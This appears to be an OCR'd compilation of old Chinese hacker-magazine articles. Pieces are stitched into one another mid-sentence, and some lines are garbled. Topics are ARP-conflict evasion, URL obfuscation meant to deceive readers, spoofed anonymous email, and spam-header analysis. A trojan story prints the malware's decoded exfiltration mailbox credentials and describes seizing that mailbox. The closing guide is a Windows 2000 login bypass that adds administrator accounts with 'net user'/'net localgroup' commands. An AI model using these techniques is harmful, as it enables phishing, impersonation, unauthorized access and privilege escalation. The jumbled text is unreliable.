但是第一种情况就有点麻烦了，原理也差不多，它会广播一个ARP表，其中内容就是你自己的IP地址，而MAC地址是你自己的MAC地址加1，如果是00-d0-f8-29-e3-a9，那么广播的MAC就是00-d0-f8-29-e3-aa，当你的主机检测到你的IP地址时就会作出反映，它发现有一个和你自己的MAC 地址不同的主机与你有相同IP地址，这样就引起冲突。对付这种情况我也看过一些文章，大致都是改注册表，而实际上是没有用的，假如把一块物理地址为00-d0-f8-29-e3-a9的网卡的MAC信息改为00-d0-f8-29-e3-a8，重启后仍然会收到与00-d0-f8-29-e3-a9冲突的包，无论你改成什么也没有用，但是这种虚假的冲突并不会造成网络的马上中断，或者只是可能中断。为了解决这种问题，我的办法是在刚才的批处理中再加一条，把你自己的MAC地址加1后配置一个不存在的IP地址，弹出来的IP冲突窗口不要确定，把它拖到一个看不到的地方，之后就没有什么限制了。

以上完全是我的个人意见，用的时候还是有可能吊线的，但只要网关是通的，总有办法又能连上的。要想完全去掉网络执法官的限制，必须你也找一个注册的版本比那个网管的高的网络执法官来和它一起用，但这个可是要花很多钱的哦，如果谁有更好的方法记得一定要通知我。

这些编码技巧拿出来与大家分享。

> 注：根据浏览器型号和版本的不同，本文中某些特殊URL可能会不起作用，如果你使用代理或者通过局域网上网，它们也很可能不起作用。当然不必担心，本文中的特殊网址不会引发某些版本IE的“Dotless IP Address（无分割点网络协议地址）”缺陷。

关于编码方式

我们再引用http://3513587746@ 3484559912/obscure.htm为例。

首先，我们发现在这个全数字的URL中出现了一个“@”符号。事实上，在“http://”和“@”间的所有字符都是不起任何作用的。例如,http://doesn:tmatter@www.hacker-defence.com和http://!$^&*()_+'-={}|[]:;@www.hacker-defence.com将访问到同样的一个网页。这个特性实际上是用在登录认证上的。如果在访问一个页面时需要提供用户名和／或密码，那么插入到“http://”和“@”之间，如：http://username:password@www.whatever.com/secret.html。

当然，如果这个网页需要身份验证，那么按照这个形式访问的网页将被自动打开。但是，如果网页并不需要身份验证，那么这个认证信息将同时被浏览器和服务器忽略。用这种方式倒是可以愚弄某些易于轻信表象的人，如http://www.playboy.com@3484559912/obscure.htm#auth。如果你没有深入地理解，你可能会认为，这是playboy.com网站。当然，“@”符号可以用它的HEX（十六进制形式）表示“%40”，这就更具有迷惑性。不过，这种方式仅仅可用于IE浏览器，而在Netscape中是无效的。好，接下来，我们来看看后面那一串数字表示的什么？为什么3484559912就可以把我们带到www.pc-help.org呢?

事实上，这两者都相当于另外的一个东西——IP。在这里需要一些解释，请耐心阅读。首先，你需要知道的是，任何一个URL都通过DNS服务器转换成数字形式的IP地址。一个IP通常都被表示成“dotted decimal（带点十进制）”格式，如www.pc-help.org被转换成207.178.42.40,但是这种数字IP形式往往是不便于人们记忆的，这就是我们为什么用域名代替IP地址来进行网络访问，然而从域名到IP的转换对于用户来说，是完全透明的，这就免除了许多无谓的麻烦。但是，还有另外的一种方法来表达这种IP形式。这就是“dword(双字节)”——它本质上是由两个16位(bit)的二进制字组成表示的，但是，它以十进制的形式表示出来(base 10)；“octal”——表示以八进制的形式表示出来(base 8)；“hexadecimal” 表示以十六进制的形式表示出来(base 16)；然而，207.178.42.40的十六进制表示形式就是3484559912。

但是，我们为什么要把URL改得隐晦难懂呢？这是因为通过公众注册记录，域名的所有者很容易被识别，甚至在拥有者不可被跟踪的情况下！广告商最不愿看到的就是被网民列到黑名单里，如果这样他将因为域名的滥用而受到他网络提供商的警告。

下面，我就解释一下怎样得到任何一个域名的IP地址，怎样将IP地址转换成dword形式，以及八进制和十六进制。

好了，至于URL的余下部分呢，让我们再来看看那个怪异的例子：

http://3513587746@3484559912/obscure.htm

怎么样，比刚开始见到这个东西的感觉好多了吧。但究竟这是如何转换的呢?

URL中的每一个字符都可以被十六进制的数字表示。每一个十六进制数字都以一个“%”开头，用来将接下来的两位（字母／数字）识别成特定字符的十六进制的形式。它最实用的价值是包含更多的空间和不寻常的字符。在本例中，我用十六进制表示URL，“/obscure.htm” 可以被表示为：/ o %62 s %63 ur %65 %2e %68 t %6D，对应于/ o b s c ur e . h t m。在十六进制表示法中字母的大小写是通用的。然而，URL中的符号"/"不能表示成十六进制，而且IP

也不能用这种编码方式表示，其他的都可以。

关于十六进制码：

十六进制码是很简单的将字符所对应的ASCII码转换成十六进制，事实上这种表示法可以包含所有计算机文本。为了找到ASCII码，我们可以查找一些已经做好的表，可以到http://www.jimprice.com/jim-asc.htm下载。

关于IP地址：

IP地址常被写成“dotted-decimal”形式，此种IP通常有4组数字段，并以“.”分隔开，每段数字都在0 到255之间。域名到IP的转换通常是通过网络软件在后台运行的，用户是不可见的。给出一个域名，你的浏览器就向仪态服务器查询，然后获得域名对应的IP，再通过该IP直接与该Web站点通信。有一个标准公用程序(nslookup.exe)，能够向用户展示域名查询结果。这个命令可以在命令行中运行，格式如：

```
nslookup [name or IP address] [name server]
```

这是一个很有用的程序，它能够提供IP到域名及域名到IP的转换。另外，关于IP的另一个有趣的事情是，http://463.434.298.552同样可以访问到http://207.178.42.40（限IE），这是因为，通常每段数字都在0到255，其本质是取8位二进制数字。这样，463就超出了一个字节的存储空间，进而进入以十进制256倍数的二进制累加循环，所以我可以加256的任何倍到默认IP的一段上，而不改变其真实值。但是最大不能超过999的3位限制。

关于IP到Dword的转换

在这里，我们运用Windows自带的计数器，并开启它的科学计算功能，以206.159.40.2到3466536962为例，先分别将十进制的206、169、40、2转换成十六进制的ce、9f、28、02，再将ce9f2802以十六进制的双字节的形式写入计数器，再转换成十进制，就可以得到3466536962。事实上，在平常运用中，我们常用的方法是这样的：

```
206 x 16777216 = 3456106496
159 x 65536 = 10420224
40 x 256 = 10240
2 x 1 = 2
----------
3466536962
```

与IP的256倍数叠加一致，3466536962也可以以4294967296的倍数叠加。至此，IP的转换已经完成。

关于IP与八进制及十六进制的转换

虽然已经知道了Dword的转换，但是还远远不够，因为IP同样可以被转换成八进制和十六进制。对于八进制，我们仅仅只要将各段IP分别转换成八进制，然后再在各段IP前加上一个“0(零)”即可，如207.178.42.40被转换成0317.0262.052.050。对于十六进制，如八进制的转换，在这里，不同的仅仅是在开头处加上“0（零）x”，成为0xCF.0xB2.0x2A.0x28，而且此处小数点是可以省略的成为0xCFB22A28，而且与上述的倍数叠加原理相同，我可以在真正的IP前加上无用的数据，而成为0x9A3F0800CFB22A28。

讲了这么多，归纳起来，有以下几种方式访问http://207.178.42.40/obscure.htm

http://[any thing]@3484559912/obscure.htm——可加上4294967296的整数倍

http://[any thing]@0317.0262.052.050/obscure.htm ——各字段前可加数个“0”


http://[any thing]@0xCF.0xB2.0x2A.0x28/obscure.htm

http://[any thing]@0xCFB22A28/obscure.htm——可在“0x”后加上任意字符

而且以上的/obscure.htm 均可换为 /o%62s%63ur%65%2e%68t%6D

到现在，大家是不是觉得URL的可信度很低，甚至在一个URL面前不知所措，其实decode的方法很简单，就是PING，得到的肯定是真实IP。

用ADR来实现匿名电子邮件的发送



ÏàÐÅÐí¶àÈËÌÌø³åÀËµÄÅóÓÑÃÇ¶¼ÊÕµ½¹ýÄäÃûµÄµç×ÓÓÊ¼þ£¬ 当你收到一封发信人地址和收信人地址相同的邮件时有何感想，是不是觉得不可思议？其实，看过本文之后你也可以发送这样的邮件。

文 / 含蓄

首先让我们来看一看电子邮件的收发原理，电子邮件的发送是通过专门的SMTP服务器进行的，任何一台系统只要安装了相应的SMTP软件，都可以架设成为电子邮件服务器，这种服务器使用SMTP协议作为标准传输协议完成电子邮件的发送工作，具体内容可以参考RFCC0821文档，它是基于TCP服务的应用层协议。默认情况下，SMTP服务的端口是25。我们通常在新浪网发送邮件时所使用的就是新浪网的SMTP服务器，它已经自动地将我们的E-mail账号作为发信人的地址，所以我们不能使用这样的SMTP服务器作为自己发送匿名邮件的服务器，而必须打造一个自己的SMTP服务器。好在这样的SMTP服务器的软件很多，在这里向大家推荐一款不错的SMTP服务器软件——Advanced Direct Remailer（以下简称为ADR）。使用ADR可以很容易地实现匿名发送电子邮件，并且可以隐藏发信人的IP地址。下面我就来详细地介绍一下ADR的使用方法。

在使用前，我们要对ADR进行简单的设置，选择“发送”菜单中的“常规设置”，打开“常规设置”窗口。在“常规设置”窗口中有8个选项卡，分别是“常规”、“操作”、“DNS”、“发送”、“服务器”、“信箱”、“代理”、“日志”，如图1所示。

我们只需要修改“DNS”选项卡，将其中的“不使用企业内部的DNS缓存”前的钩去掉，并将“自动刷新DNS设置”打钩，其他的选项卡可以不用做任何修改。但如果你要使用代理来隐藏你的主机IP地址时，你要在“代理”选项卡中设置socket5代理服务器的地址，关于socket5代理服务器的地址可以到网上去搜索。然后，我们还需要在Outlook的账户属性中的“服务器”选项卡中将SMTP服务器的地址设成本地地址“127.0.0.1”。设置好了之后，我们就可以使用Outlook来编辑邮件并发送邮件到ADR中。这时，打开ADR的主窗口，你可以在“已发送”栏中看到你刚才写好的邮件，单击你的邮件选择“查看邮件”，这时你可以从邮件的信头中找到以下两项：

From："xxxx" <xxxx@163.com>

To：xxx@xxx.com.cn

这两行就是发件人的邮件地址和收件人的邮件地址。通过修改发信人和收信人的地址，就可以发送匿名邮件了。怎么样，还不赶快动手试试。

图 1

垃圾邮件的由来

文／快乐王子

现今的免费邮箱的空间都小得可怜，因此提到垃圾邮件，大家总是非常的反感，本来就小小的空间，可它们偏要往里挤，要是你很久不登录自己的邮箱那可就惨啦。

中华大地反垃圾邮件现在也开展得如火如荼，最常见的就要数据收寄件人功能了，它对于那些专门发送垃圾邮件的服务器是行之有效的，但是有些服务器存在“不支持匿名用户身份验证，但允许匿名用户使用”的漏洞（该漏洞实际上是一种转信功能），使得那些垃圾邮件有可乘之机。对于此类邮件，我们可以通过看邮件头信息来将它们拒之门外，下面我就介绍如何用垃圾邮件头信息来识别它们。

如图1所示，一个完整的邮件头信息包含的内容，是不是很繁琐？毕竟，没有真功夫是不会分析得很透彻的，但你要是把邮件头信息粘贴到“sam spade”中就方便多了，它会为该邮件头信息做好必要的注释（你只需要edit→Paste就可以了），如图2所示。

```
Received: by mta230.163.com (Postfix, from userid 60001)
        id 5091E1C7B1E19; Mon,  5 May 2003 19:50:45 +0800 (CST)
MIME-Version: 1.0
Message-ID: <3ED65014.080047.16691@bj230.163.com>
Date: Mon, 5 May 2003 19:50:44 +0800 (CST)
From: "快乐王子" <weiwei8278@163.com>
To: weiwei8278@163.com
Cc: weiwei8278@hacker.com.cn
Subject: =?gb2312?B?yOvEInhw?=
X-Priority: 3
X-Originating-IP: [218.24.73.100]
```

图1

如此这般之后，我们就可以对该邮件做初步安全评估了。

1.received行的关联性

现在的smtp邮件传输系统在信封部分除了两端的内部主机处理之外还考虑了两防火墙间的传输，若两个防火墙分别为A、B，但是接收者检查信封received行时发现经过了C，则该邮件肯定是被伪造的。

2.received行中的主机与该主机的IP对应是否正确

至此，我们便可以判断垃圾邮件的由来。




图2

QQ是大家目前使用最多的一款聊天工具，它确实给我们的相互交流带来不少的方便。但总有一些人为了几个比较特殊的QQ号码而千方百计、乐此不疲地盗取别人的QQ密码，本文作者就给大家讲述一次真实的经历，QQ没偷成信箱反而丢了。希望各位读者利用本文所介绍的方法，让想盗QQ的人“偷鸡不成，反蚀一把米”。在这里小编强烈谴责盗号行为！

一次反盗QQ的经历

文／雪莲蓬

某日，我用一个比较特殊的QQ号码登录了QQ，想看看以前的老友在不在，刚上线没多久就有一陌生人加我为好友，相互问好后该陌生人即问我喜不喜欢看Flash。并说自己做了一个Flash想给我看看。在我同意后，他就把Flash文件传给了我。察看该文件，文件图标确实是个Flash文件的图标，文件名是Showgood.exe，文件大小159，202 字节。一切看起来都是那么完美，但经验告诉我，这不是一个Flash文件而是木马。为了验证自己的想法，本人决定察看一下文件的内容 。

检查文件没有加壳，直接用WinHex打开该文件察看里面能够识别的信息。发现里面有几个奇怪的地方：

（1）通过观察发现该文件有2个文件头。一般这种情况能够说明该文件是由2个可执行文件合并起来的。程序运行的时候会将第2个文件释放并一起运行。

（2）第2个文件头段的范围内发现这样一段文字 ：

```
mima_wenjian:zt4=
fuwuqi:c210cC5zb2h1LmNvbQ==
jieshou_youxiang:bG92ZWx5MzN6aG91
QHNvaHUuY29t
yonghu_ming:bG92ZWx5MzN6aG91
yonghu_mima:hF}Z'!JJ>-W?
smtp_biaozhi:
fasong_zhuti:YQ==
```

从每行开始的拼音看应该是服务器、接收_邮箱、用户_名、用户_密码、SMTP_标志、发送主题等几个标志段。从冒号后面的乱码排列顺序看，大都应该使用的是Base64的编码方式。惟一用户密码不是Base64的编码方式。很显然，这是一个本地截取密码并通过邮件发送的木马程序！为了搞清楚是什么木马就用瑞星杀毒程序查了一下。瑞星杀毒程序报告是Trojan.QQKiller.6.8(qq杀手6.8)。看来这个刚刚加入的好友目的很明确，就是冲着我这个QQ号码来的。为了不让他的阴谋得逞，我决定夺取它的邮箱并据为己有！也算是为了不让更多的人上当受骗吧。

根据上面的判断用Base64的编码方式很快就搞定了用Base64编码的密文（不清楚Base64编码方式的朋友请使用Base64.exe转换，如图1所示）。但邮箱的密文部分很显然不是Base64的编码方式，而是经过API函数处理过的密文。在这个地方一般的方法似乎都没有效果，除非你能知道程序使用的API的转换算法，并用该算法进行密文逆向还原。但在这里这个方法肯定是不现实的，那么我们怎么样才能够得到密文反转后的密码呢？这里我们必须考虑到SMTP的验证方式。SMTP验证密码应该是能够被SMTP识别的编码而不是经过API函数处理的密文。木马要发送能够被SMTP识别的密码，必须在发送前将密文经过API函数自身逆向还原成SMTP能够识别的编码方式才能发送，这样才能够




图1

经常看到网友在论坛或者QQ上问出这样的问题："我的系统Windows 2000的管理员密码忘记了，怎么办呢？还能找回来吗？"类似这样的讨论在各个论坛也出现过不少，本文是笔者根据经验整理出来的针对这一问题的解决办法，提供给读者们参考。

Windows 2000 Server

忘了密码怎么办

文／Sowhat

有句话，叫做"常在江湖走，难免不挨刀"，这句话的道理，我想大家都懂。跟我这篇文章的主题结合起来，常用Windows 2000 Server打交道，谁敢保证哪天不会忘了管理员密码呢？如果万一不幸，你就是那个"倒霉蛋"，怎么办？

不要急，所谓"众人拾柴火焰高"，我参考了前人的各种方法并结合自己的经验，特撰写此文，帮你解决这个难题。

要找回忘记了的管理员密码，方法很多，但是从实现的原理上来分，大致有以下6种思路（有些方法可能只在某些情形下有效）。

一、删除SAM文件

什么是SAM文件？Windows 2000中对用户账户的安全管理使用了安全账号管理器SAM(security account manager)的机制，安全账号管理器对账号的管理是通过安全标识进行的，安全标识在账号创建时就同时创建，一旦账号被删除，安全标识也同时被删除。安全标识是惟一的，即使是相同的用户名，在每次创建时获得的安全标识都是完全不同的。因此，一旦某个账号被删除，它的安全标识就不再存在了，即使用相同的用户名重建账号，

被SMTP服务器所识别并通过验证。这里我们采用一个大胆的方法让木马自己将密文还原密码，我们通过网络嗅探来得到它。不入虎穴，焉得虎子（此方法有一定危险性，请谨慎使用）。

这里要用到一个工具xsiff.exe，它是安全焦点推出的一款支持后台的密码嗅探软件。运行xsiff.exe命令为：xsiff.exe -pass -hide -log pass.log。运行木马文件让自己的系统感染木马。运行OICQ正常登录到QQ服务器。这时候，会在xsiff.exe所在的目录生成一个pass.log，结束掉xsiff.exe打开pass.log文件。可以看到里面就记录了木马发送的过程，当然还包括邮箱名字和密码。OK！全部的密文都已经解开了，内容如下：

```
fuwuqi：smtp.sohu.com
jieshou_youxiang：lovely33zhou@sohu.com
yonghu_ming：lovely33zhou
yonghu_mima:passwprd
smtp_biaozhi：
fasong_zhuti:a
```

现在要做的就是登录邮箱上去修改邮箱密码、密码找回的问题和答案。然后，这个邮箱就是我的了！有朋友说你还没杀木马呢！没关系，邮箱的密码变了，SMTP验证是不会通过的，以后再截获到的密码也不会被发送出去了，以后有时间再慢慢杀吧。

在运行木马感染系统后，一开始木马并没有截获到我的QQ密码。后来分析才发现一般这种盗密码的程序都是拦截指定窗口的输入。我使用的QQ是修改版本，这个版本改变了登录窗口的标题才导致木马拦截不到密码。后来去QQ主页下载了一个官方版本的QQ版本，木马才能截获我的密码。想了一想，如果用汉化的方法自己修改一个QQ的登录窗口的话，那么所有的QQ盗密码软件都将不会再把你当作目标了，你也不用成天担心QQ被盗了。

也会被赋予不同的安全标识，不会保留原来的权限 。

安全账号管理器的具体表现就是%System Root%\system32\config\sam这个文件。SAM文件是Windows 2000的用户账户数据库，所有用户的登录名及口令等相关信息都会保存在这个文件中。SAM文件可以认为类似于unix系统中的passwd文件，不过没有UNIX的passwd文件那样直观。那么，当我们忘记密码的时候，就可以通过删除SAM文件，快速地进入系统。

这个方法是比较容易的，具体说来又有两条路可以选择。

1．在本机解决

如果你装的是双系统，如Windows 98和Windows 2000，那么从Windows 98启动机器，若是Fat格式，直接删除SAM文件。若是NTFS格式，则无法直接从Windows 98访问，不过，我们可以通过NTFS for DOS这个软件（具体操作就不赘述了），就可以删除SAM文件了。如果你只装了一个Windows 2000的话，也不用急。用软盘启动，来删除SAM、FAT就不说了，如果是NTFS格式，加载NTFS for DOS或其他同类软件，同样可以删除SAM文件（NTFS for Dos可以到作者主页去下载http://www.sysinternals.com/）。

2．拆硬盘

如果你不嫌麻烦的话，可以把硬盘拆下来，挂到别的机器上，删除SAM文件。

二、重装

这个办法，恐怕谁都可以想到吧。不过，它确实是最有效的办法，也是一种思路。你说对吗?

三、利用各种漏洞

1．输入法

看到这个题目，恐怕有人已经找臭鸡蛋了吧，（我躲~~）。我开篇已经说了，只是5种不同的思路，虽然微软在SP2中已经补上了这个漏洞，但是作为一种方法，必然有它值得学习、借鉴之处。“沧海一声笑”说得对：“漏洞只是一种表现形式，我们应该看的是更深一些的东西，比如这个漏洞为什么会有如此大的危害，为什么使用这个漏洞进去会有如此大的权限?我们能不能在这个漏洞不存在的情况下模拟一个类似的情境?”

用输入法实现也有两种途径：

* 利用快捷方式

（1）Windows 2000启动之后，依屏幕提示按下Alt + Ctrl + Del进行登录，在登录界面将光标移至用户名输入框，按键盘上的Ctrl+Shift键进行输入法的切换，屏幕上出现输入法状态条，在出现的“全拼”输入法中将鼠标移至输入法状态条点击鼠标右键，在出现的选单中选择“帮助”，然后继续选择“输入法入门”，在窗口顶部会出现几个按钮，神奇之处就在这个“选项按钮” 上 。

（2）如果系统未安装Windows 2000 ServicePack2或IE5.5，那么现在就可以在“操作指南”窗口上边的标题栏单击右键，选择“跳至URL”，此时会弹出Windows 2000的系统安装路径并要求输入路径，输入c:＼WinNT＼system32（假设你的Windows 2000安装在c:＼WinNT下），按下“确定”，我们就成功地绕过了身份验证进入系统的system32目录。

（3）在system32目录下找到“net.exe”，用鼠标右键单击并选择“创建快捷方式”；右键单击该快捷方式，在“属性”/“快捷方式”/“目标”里输入“c:＼winnt＼system32＼net.exe user Security Art/ADD”，然后点击“确定 ”。

这一步的作用就是用Net.exe创建一个Security用户，密码为Art(注意大小写)，双击该快捷方式即完成了用户的添加。

（4）这步，我们把Security用户添加到Administrators(管理员组中)，同样把Net.exe的快捷方式目标修改为“c:＼winnt＼system32＼net.exe LOCALGROUP Administrators Security/ADD”，双击执行。

（5）成功了！可以用Security用户登录，修改你原先用户的密码（这回不要再忘了哦:-），最好删除掉这个security用户。

* 利用文件类型编辑创建管理员用户

此处同上个方法的（1）；

（1）右击“选项”按钮，选择“跳至URL”；

（2）在跳至URL上添上“c：\”；

（3）帮助的右边会进入c：\；

（4）按帮助上的“选项”按钮；

（5）选“Internet”选项，会启动文件类型编辑框；

（6）新建一个文件类型，如一个art文件类型，在跳出的文件后缀中添上“art”，点“确定”；

（7）选中文件类型框中的“art”文件类型，点击下面的“高级按钮”，就会出现文件操作对话框；

（8）新建一种文件操作，操作名任意写，如“abc”；

（9）这步操作要执行的命令如下：

C:\WINNT\system32\cmd.exe /c net user Security ART /add

C:\WINNT\system32\cmd.exe /c net localgroup administrators Security /add

完成，退出；

（10）将c:\的某个文件如“abc.txt”改为“abc.txt.art”，然后双击打开这个文件；

（11）通常这个文件是打不开的，系统运行一会便没有了提示，但这时我们已经将用户Security加上了，权限是administrator；

（12）返回，重新以Security用户登录，修改你原先用户的密码。建议删除掉security用户。

2．其他漏洞

利用下面几种的前提是，除了管理员账户，你还有其他的用户，可以登录进入系统。然后设法提升权限。

PipeUpAdmin： 这个程序在本机运行，可以把当前用户账号加入管理员组，普通用户和Guests组用户就可以成功运行；

Debug漏洞：Windows 2000存在一个利用Debug Registers提升权限的漏洞。如果攻击者能在Windows 2000中运行程序，利用此漏洞，他至少能取得对%Windir%\SYSTEM32和注册表HKCR的写权。因为x86 Debug Registers DR0-7对于所有进程都是全局共享的，因此在一个进程中设置硬件断点，将影响其他进程和服务程序。

NETwork DDE漏洞：利用Windows 2000的Network DDE DSDM服务漏洞，普通用户可以LocalSystem身份执行任意程序，可以借此更改密码、添加用户等。Guests组用户也可以成功利用该漏洞。但是需要注意的是，这个服务缺省没有启动，需要启动这个服务。

本地溢出：虽然Windows 2000有很多程序有溢出漏洞，但是这些程序不是总在运行，因此被利用的可能性还是比较小的。

例如：Windows 2000的静态图像服务就有一个溢出漏洞，利用该漏洞，攻击者可以获得系统权限。

四、利用软件

这里介绍两种软件：Offline NT Password Editor和O&O Bluecon 2000。

1．Offline NT Password editor

（下载地址：http://home.eunet.no/~pnordahl/ntpasswd）

先将下载来的文件解压，解压后得到的是一个bin类型的文件。其实，这个bin文件是一张软盘的映像文件。先准备好一张格式化过的软盘，接着用Winimage软件打开那个bin文件，然后选择“Disk”菜单下的“Write disk”，这样，Winimage就把软盘映像的内容恢复到软盘上了。接触过Linux系统的朋友，会发现软盘中的文件包含有Linux系统启动盘的一些文件。其实，这个软盘可以算是一个“精简的Linux系统”。用软盘启动电脑后，将会进入一个Linux环境下，在这个环境下，提供对NTFS磁盘格式支持，并自动开始运行那个可以更改Windows NT/2000用户密码的程序。

具体过程：

用软盘启动后，我们可以看到很多Linux启动的输出信息，看到了吧，这个“精简的Linux系统”的名字是SysLinux。然后就是软件的版权声明，并指出软件在NT3.51，NT4.0，Windows 2000 Professional & Advanced Server RC2下测试通过，而使用了Active Directory的Windows 2000系统没有测试。

接下来，系统提示“Do you have your NT

disks on a SCSI controllers?”，问你NT系统是否安装在SCSI硬盘上，这里输入“n”。系统就开始检测硬盘以及硬盘分区，并把检测结果以Linux下的方式表示出来，在出现提示字串后敲回车继续。系统提示“Select what you want to do:1-set passwords[default] 2-Edit registry”，我们的目的是更改管理员的密码，所以，输入数字“1”，回车。接着提示“what is the full path to the registry directory?”，询问注册表存放路径，默认的应该是“winnt/system32/config”，如果你原来安装系统的时候改变了路径，那么请按照你的实际情况更改路径后回车继续。接着出现“which hids(files) do you want to edit (leave default for password setting,separate multiple name with space)”，回车，然后会把所有用户的账号列出，并询问“do you really wish to disalbe syskey(y/n)”，输入“n”，回车。提示“Username to change (! to quit,. to users):”，输入“administrator”(假设你的管理员账号是 administrator)，回车后“Please enter new password”按提示，你可以输入“Administrator”账号的新密码，再问一次“Do you really wish to change it?(y/n)”，输入“y”确定并回车。系统最后问你“About to write files back! Do it?”(有点罗嗦吧，呵呵)，输入“y”确认后，系统提示，按“Ctrl-Alt-del”三键重新启动系统。

好了，启动系统后，已经可以用我们修改好的密码登录。

2. O&O Bluecon 2000

(下载地址： http://www.oosoft.com)

用O&O Bluecon 2000修改本地管理员密码的步骤如下：

第1步，制作工具盘

(1) 制作4张Windows 2000安装启动盘：

(2) 启动O&O BlueCon 2000软件的“O&O BootWizard”，修改制作好的安装软盘(只修改第1张和第4张)，分4步做。

(3) 第一步，Select Boot Device询问使用哪一种方式来引导系统，是Floppy，还是CD-ROM，选择Floppy(4 disk required)，按“下一步”；

(4) 第二步，Select Options会询问我们是不是创建Windows2000安装启动盘，因为我们刚才就创建了，因此不选，按“下一步”；

(5) 第三步，Patch Disk 1和Patch Disk 4，会提示你依次插入第1张和第4张进行修改操作。按屏幕提示完成工具盘制作。

第2步，修改本地管理员密码

我们先来看看O&O支持的命令，总共28个，可以通过在“A:\>”提示符下用“?”或“help”命令查看。这里我只列出几个比较重要的：

passwd：修改密码

backup：备份注册表

edlin：文本编辑工具

reboot：重新启动机器

regedit：编辑注册表

service：显示/启动/禁止服务

scopy或scp：文件复制（可以复制文件的安全属性）

user：显示操作系统的用户

vmap：显示当前卷的信息

我们具体来操作一次，实践出真知嘛。首先，将第1张软盘插入软驱中，重新启动机器，以软盘引导系统，依提示依次插入这4张盘。安装界面之后，系统会提示：O&O Bluecon 2000 V2.0 Build 256 - English Keyboard

(c) 2000 O&O Software GmbH. Allright reserved.

A:\>

依上面命令的介绍，我们可以用Passwd命令对SAM数据库账号的密码进行修改，通过Passwd/?我们可以得到Passwd命令的用法，如下：

Passwd <account> [<password>]

Passwd命令中Password参数是可选的，如果你不输入该账号的密码，那么该账号的密码将被清空。假设我们忘掉的管理员账号是Administrator，我们现在要Administrator的密码修改为Sowhat，操作如下所示：

A:\>Passwd Administrator Sowhat

回车之后，如果你当前系统中存在多个操作系统，系统会提示你要修改哪个操作系统的管理员密

码，如下：

Please choose a system to logon

(1) "Microsoft Windows 2000 Server" /fastdetect

(2) "Microsoft Windows 2000 Advanced Server" /fastdetect

选择我们需要修改的系统，假如是我们选1，修改Windows2000 server的管理员密码.之后，系统提示“Password was successfully changed”，哈哈，恭喜，密码修改成功了！惟一遗憾之处就是，如果你的O&O软件不是完全版而只是未注册版，那系统会提示管理员的密码是只读的，不能够进行修改。

五、巧妙利用屏幕保护程序

我们都知道，通常情况下，如果系统启动出现登录邀请框后，15分钟内不登录的话，Windows 2000会启动屏幕保护程序logon.scr，这个程序位于c:\winnt\system32下，屏幕上出现Windows 2000标志。

具体过程：拆下你的硬盘，挂到别的机子上，然后将logon.scr改名，随便改喽，如改成logon.art，之后，我们把c:\winnt目录下explorer.exe复制一份，放到c:\winnt\system32下，用它来代替logon.scr，就是说，把它改成logon.scr。

好了，现在把硬盘重新装到你的机子上，重新启动机器，出现登录对话框后，请不要登录，等待大约15分钟之后，系统就会去调用屏幕保护程序，但是，经过我们做手脚以后，出现的不是Windows 2000的标志，而是一个资源管理器，定位在c:\下，发什么楞？现在该怎么做，不用我教你了吧，如果你认真看了刚才怎样利用输入法漏洞的话（这大概算一个“模拟输入法漏洞情景”吧）。可能有朋友会说，既然硬盘都挂到其他机器上了，为什么不通过删除SAM的方法呢？说得对，删SAM是更简单点。但是，我开篇就说过了，这只是提供一种思路，开拓思维，仅此而已。

另外，有朋友提议，用cmd.exe去调换logon.scr，而不是用explorer.exe去换，能有这个想法，很漂亮。具体的，我没有测试过，如果测试过了的朋友，欢迎把测试贴出来，和大家一起分享。

六、启动脚本

这里，我们假设现有Windows 2000的系统分区为C:，拆下硬盘，然后挂接到其他Windows 2000机器。这时，这块盘假设为H:。下面，让我们一起来看看，具体如何通过启动脚本来恢复管理员密码，首先，写一个批处理文件recovery.bat，内容很简单，一行而已：

net user administrator security

(假设当前的管理员是administrator，将它的密码恢复为“security”)。然后，将文件recovery.bat保存到“H:\winnt\system32\GroupPolicy\ Machine\Scripts\Startup”下，其实就是我们原来机子的“C:\winnt\system32\GroupPolicy\Machine\Scripts\ Startup”下。然后，再编写一个启动/关机脚本配置文件scripts.ini，(这个文件名是固定的，不能改变哦)。内容如下：

[Startup]

0CmdLine=recovery.bat

0Parameters=

将文件scripts.ini保存到“H:\winnt\system32\GroupPolicy\Machine\Scripts”下，也就是故障计算机原来的“C:\winnt\system32\GroupPolicy\Machine\Scripts”下。这时，我们可以将硬盘恢复为主盘，接到原来的机子上，重启，等待启动脚本运行。启动脚本运行结束后，administrator的密码就被恢复为“security”了。那么，如果我们想要创建一个管理员账号，该怎么办呢？很简单，把recovery.bat文件的内容改为：

net user Sowhat security /add

net localgroup administrators Sowhat /add

搞定，这个“Sowhat”，密码是“security”的账号就建立了，并且是管理员权限。

6种方法，都介绍过了。可能有些朋友会觉得有些方法太笨了，谁都想得出（像重新安装）；有些太落伍了，过时了（像输入法漏洞）；有些太花哨了，不实用（像屏幕保护程序法），说的都是事实。但是，这些朋友忽略了一点，学习任何东西，重要的，是学习它的思路，更重要的，

小心你的启动项

